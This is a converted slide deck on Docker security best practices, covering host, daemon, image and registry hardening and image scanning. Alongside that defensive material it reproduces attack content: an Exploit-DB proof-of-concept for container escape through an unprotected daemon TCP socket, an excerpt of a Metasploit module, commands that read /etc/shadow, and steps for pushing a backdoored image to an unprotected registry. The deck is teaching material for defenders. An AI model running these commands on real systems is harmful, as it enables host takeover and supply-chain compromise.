


# Docker Security #2

Security Best Practices for Docker Host, Docker Daemon, Images, Container, Operations



# # whoami

- Martin Pizala
- 2014 System Engineer at Micromata
- 2015 Focused on IT-Security & InfoSec
  - Vulnerability assessment
  - Security Best Practices & Hardening
  - Infrastructure & Web Application Penetration Testing, OSCP
  - Secure Architecture / Security in CI/CD / SecDevOps
- 2017 IT-Security Engineer / ~~Analyst~~ / ~~Consultant~~ Enthusiast

# Agenda

- No Introduction into Docker
- Docker Security #1 (SMKS #17 – 13.09.2017)
  - Architecture and Design (-Flaws)
  - Docker Security Basics
  - Docker Penetration Testing
- Docker Security #2 (SMKS #19 – 14.11.2017)
  - Security Best Practices for
    - OS/Docker Host
    - Docker Daemon
    - Images / Registries
    - Container
    - Operations

# OS Host - Basics

- OS Hardening
  - (Security-) Updates (Patch early, Patch often)
  - Use Kernel-Security (secomp, AppArmor / SELinux)
  - Principle of minimal ...
    - Privilege, Packages, Services, etc
- Harden all your daemons and use good crypto
  - google for
    - \$product security best practices
    - \$product hardening
  - Transport Layer Security / OpenSSH ([BetterCrypto](#), [Mozilla SSL-Config Generator](#))
  - Web-Server & Web-Browser Security ([Mozilla Observatory](#))

=> Read && understand || ( read more || pay for it )
- Perform Vulnerability Assessment

# OS Host - Advanced

- Perform Audits / Pentests
- Perform backups and practice restores regularly
- Perform Monitoring
  - Operations (Load, Memory, Disk Usage, Services, ...)
  - Security (HIDS, Audit-Logs, Network, Firewall ...)
  - Log-Management (ship to an external system)

# Docker Best Practices

- Docker Security  
<https://docs.docker.com/engine/security/security/>
- Understanding Docker Security and Best Practices  
<https://blog.docker.com/2015/05/understanding-docker-security-and-best-practices/>
- Dockerfile Best Practices  
[https://docs.docker.com/engine/userguide/eng-image/dockerfile\\_best-practices/](https://docs.docker.com/engine/userguide/eng-image/dockerfile_best-practices/)
- Aquasec Docker Security Best Practices 2017  
<https://blog.aquasec.com/docker-security-best-practices>
- 10 things to avoid in docker containers  
<https://developers.redhat.com/blog/2016/02/24/10-things-to-avoid-in-docker-containers/>

# Docker Best Practices Audit

- CIS Benchmark for Docker
  1. Host Configuration
  2. Docker Daemon Configuration
  3. Docker Daemon Configuration Files
  4. Container Images and Build Files
  5. Container Runtime
  6. Docker Security Operations
  
- [Center for Internet Security](#) / NGO
- Kostenloser [Download](#) nach Registrierung
  
- Audit Tool [Docker Bench for Security](#)



# Docker Bench for Security

- <https://github.com/docker/docker-bench-security>

```
# -----
# Docker Bench for Security v1.3.3
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# -----

Initializing Fri Jul 14 09:18:42 UTC 2017

[INFO] 1 - Host Configuration
[WARN] 1.1 - Ensure a separate partition for containers has been created
[NOTE] 1.2 - Ensure the container host has been Hardened
[PASS] 1.3 - Ensure Docker is up to date
[INFO] * Using 17.06.0 which is current
[INFO] * Check with your operating system vendor for support and security maintenance for Docker
[INFO] 1.4 - Ensure only trusted users are allowed to control Docker daemon
[INFO] * docker:x:992:vagrant
[WARN] 1.5 - Ensure auditing is configured for the Docker daemon
[WARN] 1.6 - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7 - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8 - Ensure auditing is configured for Docker files and directories - docker.service
[INFO] 1.9 - Ensure auditing is configured for Docker files and directories - docker.socket
[INFO] * File not found
[INFO] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO] * File not found
[INFO] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[INFO] * File not found
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
[WARN] 1.13 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-runc

[INFO] 2 - Docker daemon configuration
[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge
[PASS] 2.2 - Ensure the logging level is set to 'info'
[PASS] 2.3 - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4 - Ensure insecure registries are not used
[PASS] 2.5 - Ensure aufs storage driver is not used
```



# Docker Host - Basics

- Create a separate partition for docker data
  - /var/lib/docker && /wherever/your/persistent/container/data/is
  - Ops know why
- Ensure Docker files and directories are protected
  - Pentesters know why
- Keep Docker up to date
  - Everybody know why
- Allow only trusted users (and defined pipelines) to control a Docker daemon
  - You know why?

# Docker Host - Access to dockerd

- Allow only trusted users (and defined pipelines) to control a Docker daemon
- User in Docker Group = root@host

**user:docker@host = root@container = root@host = dockerd**

- Docker Daemon Socket Options


File     **dockerd -H fd:// OR -H unix:///var/run/docker.sock**  
          **=> srw-rw---- root docker /var/run/docker.sock**

Only root and docker group members has access

TCP     **dockerd -H tcp://0.0.0.0:2375**  
          **=> TCP \*:2375 (LISTEN)**

Misconfiguration, when not used with [TLS and TLS-AUTH](#)

# Docker Host - Defined pipeline






## Docker Daemon - Unprotected TCP Socket

<b>EDB-ID:</b> 42356	<b>Author:</b> <a href="#">Martin Pizala</a>	<b>Published:</b> 2017-07-20
<b>CVE:</b> N/A	<b>Type:</b> Local	<b>Platform:</b> Linux
<b>E-DB Verified:</b> 	<b>Exploit:</b> <a href="#">Download</a> / <a href="#">View Raw</a>	<b>Vulnerable App:</b> N/A

[« Previous Exploit](#)[Next Exploit »](#)

```
1 # Exploit Title: Docker Daemon - Unprotected TCP Socket
2 # Date: 20-07-2017
3 # Exploit Author: Martin Pizala
4 # Vendor Homepage: https://www.docker.com
5 # Software Link: https://www.docker.com/get-docker
6 # Version: Since 0.4.7 (2013-06-28) (feature: mount host directories)
7 # Tested on: Docker CE 17.06.0-ce and Docker Engine 1.13.1
8
9 1. Description
10
11 Utilizing Docker via unprotected tcp socket (2375/tcp, maybe 2376/tcp with tls but without tls-auth), an attacker can create a
12 docker container with the '/' path mounted with read/write permissions on the host server that is running the docker container and
13 use chroot to escape the container-jail.
14
15 2. Proof of Concept
16
17 docker -H tcp://<ip>:<port> run --rm -ti -v /:/mnt alpine chroot /mnt /bin/sh
18
19 3. Solution:
20
21 Protect the tcp socket
22 https://docs.docker.com/engine/reference/commandline/dockerd/#bind-docker-to-another-hostport-or-a-unix-socket
23 https://docs.docker.com/engine/security/https/
```

## Docker Daemon - Unprotected TCP Socket (Metasploit)

<b>EDB-ID:</b> 42650	<b>Author:</b> <a href="#">Metasploit</a>	<b>Published:</b> 2017-09-11
<b>CVE:</b> N/A	<b>Type:</b> <a href="#">Remote</a>	<b>Platform:</b> <a href="#">Python</a>
<b>Aliases:</b> N/A	<b>Advisory/Source:</b> <a href="#">Link</a>	<b>Tags:</b> Metasploit Framework (MSF)
<b>E-DB Verified:</b> 	<b>Exploit:</b>  <a href="#">Download</a> /  <a href="#">View Raw</a>	<b>Vulnerable App:</b> N/A

[« Previous Exploit](#)[Next Exploit »](#)

```
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Exploit::Remote
7    Rank = ExcellentRanking
8
9    include Msf::Exploit::Remote::HttpClient
10   include Msf::Exploit::FileDropper
11
12   def initialize(info = {})
13     super(update_info(info,
14       'Name' => 'Docker Daemon - Unprotected TCP Socket Exploit',
15       'Description' => %q{
16         Utilizing Docker via unprotected tcp socket (2375/tcp, maybe 2376/tcp
17         with tls but without tls-auth), an attacker can create a Docker
18         container with the '/' path mounted with read/write permissions on the
19         host server that is running the Docker container. As the Docker
20         container executes command as uid 0 it is honored by the host operating
21         system allowing the attacker to edit/create files owned by root. This
22         exploit abuses this to creates a cron job in the '/etc/cron.d/' path of
23         the host server.
24       }
```



**Jonathan Cran** @jcran · 10. Sep.

Handy! Metasploit exploit for unauth'd Docker daemon

[bit.ly/2gTsObS](https://bit.ly/2gTsObS)

Original (Englisch) übersetzen



3



6



9



**MARK MANNING**

@antitree

Folgen

Antwort an [@jcran](#)

Probably the best reason to enable  
namespace support on your Docker daemon

Original (Englisch) übersetzen

04:50 - 11. Sep. 2017

1 „Gefällt mir“-Angabe



1



# Docker Daemon - User namespaces

- User namespaces

is a mechanism for remapping UIDs inside a container

=> Container **UID** = Host **UID** + **Subordinate UID**

```
docker run -v /:/mnt debian:8 touch /mnt/tmp/file
```

```
Container:  -rw-r--r-- root root /mnt/tmp/file
```

```
Host:       -rw-r--r-- 100000 100000 /tmp/file
```

```
docker run -v /:/mnt --user 1000:1000 debian:8 touch /mnt/tmp/file
```

```
Container:  -rw-r--r-- root root /mnt/tmp/file
```

```
Host:       -rw-r--r-- 101000 101000 /tmp/file
```

# Docker Daemon - User namespaces

- How to setup User namespaces

```
# Add a unprivileged user  
useradd someuser
```

```
# Specify subordinate UID and GID ranges  
cat /etc/subuid  
someuser:100000:65536  
cat /etc/subgid  
someuser:100000:65536
```

```
# Enable User Namespaces in dockerd  
dockerd --userns-remap=someuser
```



# Docker Daemon - User namespaces

- User namespaces - Good protection
- root@container has access like
  - nobody@host
  - + persistent docker files with owned by uid/gids in subordinate Range

```
docker run -v /:/mnt debian:8 cat /mnt/etc/shadow  
cat: /mnt/etc/shadow: Permission denied
```

# Docker Daemon - User namespaces

- User namespace known limitations

The following standard Docker features are incompatible with running a Docker daemon with user namespaces enabled:

- **sharing PID or NET namespaces** with the host (`--pid=host` or `--network=host`).
- **external (volume or storage) drivers** which are unaware or incapable of using daemon user mappings.

# Docker Daemon - User namespaces

- User namespace known limitations

The following standard Docker features are incompatible with running a Docker daemon with user namespaces enabled:

- sharing PID or NET namespaces with the host (`--pid=host` or `--network=host`).
  - external (volume or storage) drivers which are unaware or incapable of using daemon user mappings.
- 
- Could be disabled!
    - Using the `--privileged` mode flag on `docker run` without also specifying `--usersns=host`.

```
docker run --privileged --usersns=host -v /:/mnt debian:8 cat /mnt/etc/shadow
```

Protect your Daemon. Nothing else!

# Docker Daemon - Network

- Restricted network traffic between containers on the default bridge

## Inter-Container-Communication

# inspect

```
docker network inspect --format '{{ .Name }}: {{ .Options }}' \  
$(docker network ls -q)
```

# dockerd options

```
ps aux | grep [d]ockerd
```


```
dockerd --icc=false # not default
```

- Only use default bridge when icc=false and your container is standalone


# Docker Daemon - Network

- Inter-Container-Communication

- `icc=true` (default)



- `icc=false`




# Docker Daemon - Network

- Only use default bridge when icc=false and your container is standalone
- Create a network for each stack

**docker network create customer-x**

**docker run --network=customer-x --name customer-x-db image-db**

**docker run --network=customer-x --name customer-x-app image-app**



# Docker Daemon - Network

- High Protection / in Production
  - Disable Legacy Registry
  - Use SCM, Build-Pipeline and private Registry instead
  - Know your network traffic (inbound / forward / outbound)
  - Proxy your traffic when needed

# Docker Images

- Docker Images
- Docker Build
- Docker Registries and 3rd-party



# Docker Images

official (docker hub)

```
docker run/pull image[:tag]  
debian:latest  
centos  
mongo
```

public / 3rd-party (docker hub)

```
username/imagename[:tag]  
xxx/debian:latest
```

3rd-party (self hosted registry)

```
hostname[:port]:username/imagename[:tag]  
server.name:trustme/debian:latest
```

# Docker Images

- [Docker Hub](#), [Docker Store](#), [Docker Cloud](#), [Docker Notary](#) (Docker, Inc.)
  - official: maintained, reviews images with process transparency
  - public: Have you ever heard HUB
  - trustworthy: transparent, reputation, sources
  - untrustworthy: not transparent, no reputation, blobs / no sources
  - secure: used not docker run flags
  - unsecure: privileged, default creds, no crypto
  - Same for 3rd-party Repo like github

=> understand and reconstruct 3rd-party images

Anything else is something like blind code execution from github with root access

# Docker Images - Base Images

- What is debian:latest
- [Go to docker hub](#)
- [Search debian](#)
- [Open debian official](#)
- Search latest under "Supported tags and respective Dockerfile links"
- Open [\*stretch/Dockerfile\*](#)
- *Ah FROM SCRATCH?*

# Docker Images - Base Images

- FROM parent image  
A parent image is the image that a image is based on
- FROM scratch  
A base image has no parent


```
FROM scratch
ADD rootfs.tar.xz /
CMD ["bash"]
```

```
debootstrap jessie rootfs.tar.xz
```

# Docker Images

- Dockerfiles

```
cd ~/my-apache2-image/  
cat Dockerfile  
FROM debian:latest  
RUN apt-get && \  
    apt-get install emacs-nox  
RUN apt-get install apache2  
CMD httpd -DFOREGROUND
```



- Docker Build

```
docker build --no-cache -t my-apache2-image .
```

- Docker Run (create and start container)

```
docker run my-apache2-image
```

# Docker Images - Secure Images

- Write readable and comment, if needed
- Implement update mechanism and install software from primary source

```
RUN apt-get update && \  
    apt-get full-upgrade -y  
ADD openjdk8.tar.gz  
RUN apt-get install -y openjdk8
```
- Drops privileged

```
RUN useradd -m user  
USER user  
WORKDIR /home/user
```
- Write healthchecks

```
HEALTHCHECK --interval=1m CMD curl -f http://127.0.0.1:8080/ || exit 1
```

# Docker Images - Paranoid Secure Image

- Install all Patches
- Remove all setuid-bits
- Remove world-writable permissions.
- Remove unnecessary user accounts.
- Remove interactive login shell for everybody but user.

# Docker Images - Paranoid Secure Image

```
FROM debian
RUN apt-get update && \
    apt-get -y dist-upgrade
# Remove all setuid-bits
RUN find / -xdev -perm /g=s -type f -exec chmod g-s {} \; && \
    find / -xdev -perm /u=s -type f -exec chmod u-s {} \;
# Remove world-writable permissions.
# This breaks apps that need to write to /tmp
RUN find / -xdev -type d -perm /o+w -exec chmod o-w {} \; && \
    find / -xdev -type f -perm /o+w -exec chmod o-w {} \;
RUN useradd -m -s /bin/bash user
# Remove unnecessary user accounts.
RUN sed -i -r '/^(user|root)/!d' /etc/group && \
    sed -i -r '/^(user|root)/!d' /etc/passwd && \
    sed -i -r '/^(user|root)/!d' /etc/shadow
# Remove interactive login shell for everybody but user.
RUN sed -i -r '/^user:!/ s#^(.):[^\:]*$#\1:/usr/sbin/nologin#' /etc/passwd
USER user
WORKDIR /home/user
CMD ["/bin/bash"]

# docker run -ti -d --cap-drop ALL --privileged=false --user 1000:1000 debian-secured bash
```



# Docker Images

- Ensure
  - that containers use trusted base images
  - unnecessary packages are not installed in the container
  - images are scanned and rebuilt to include security patches
  - Content trust for Docker is Enabled
  - HEALTHCHECK instructions have been added to the container image
  - update instructions are not use alone in the Dockerfile
  - setuid and setgid permissions are removed in the images
  - COPY is used instead of ADD in Dockerfile
  - secrets are not stored in Dockerfiles
  - verified packages are only Installed

=> Read CIS Docker Benchmark

# Docker Registries

- [Docker Hub](#), [Docker Store](#), [Docker Cloud](#), [Docker Notary](#) (Docker, Inc.)
- Self-hosted
  - [Private Registry](#)
- 3rd-party
  - Private Registry (cloud providers, with awesome features)
    - like vulnerability scanner

# Docker Registries

- Setup Docker Private Registry v2

**# server**

```
docker run -d -p 5000:5000 --name registry registry:2
```

**# developer-1**

```
docker pull debian:8
```


```
docker tag debian:8 192.168.161.5:5000/company/debian:8
```

```
docker push 192.168.161.5:5000/company/debian:8
```

**# server**

```
docker run 192.168.161.5:5000/company/debian:8
```

# Docker Registries for Penetration Tester



# Docker Registries for Penetration Tester

- Attacking a unprotected Docker Private Registry v2

## **# attacker**

```
docker pull 192.168.161.5:5000/company/debian:8
```

## **# inspect**

```
docker history $imageid
```

## **# extend (new layers, or from scratch)**

```
cat Dockerfile
```

```
FROM 192.168.161.5:5000/company/debian:8
```

```
ADD backdoor
```

```
docker build -t my-new-image .
```

```
docker tag my-new-image 192.168.161.5:5000/company/debian:8
```

## **# push**

```
docker push 192.168.161.5:5000/company/debian:8
```

# Docker Registries - Secure Private Registry

- Secure Docker Private Registry v2
  - Use TLS and TLS-AUTH
  - No User Directory
  - No ACLs
- Use SUSE Portus
  - Use TLS
  - Authorization service and frontend for Docker registry (v2)
  - User Directory (with eg LDAP Support)
  - Roles and Permissions

# Docker Registries

- 3rd-party companies
  - Private Registry (cloud providers, with awesome features)
    - like vulnerability scanner

# Docker Registries - Image Scanner

- Cloud

- Docker, Inc.

- Login to docker hub and take a look at <https://hub.docker.com/r/library/debian/tags/latest/>

- Tenable Flawcheck


- CoreOS Quay

- Self-Hosted

- CoreOS Clair



# Docker Registries - Image Scanner



Scan results for **debian:latest**

3 of 37 components are vulnerable

[Provide Feedback](#)

Scanned 2 days ago

## Layers

1 [ADD file:a71e077a](#)

Compressed size:

COMPONENT

**glibc 2.24-11+deb9u1**

LGPL:Lgpl License

**berkeleydb 5.3.28-12+deb9u1**

sleepycat:Copyleft License

**systemd 232-25+deb9u1**

LGPL:Lgpl License

**CVE-2017-15670**


The GNU C Library (aka glibc or libc6) before 2.27 contains an off-by-one error leading to a heap-based buffer overflow in the glob function in glob.c, related to the processing of home directories using the ~ operator followed by a long string.

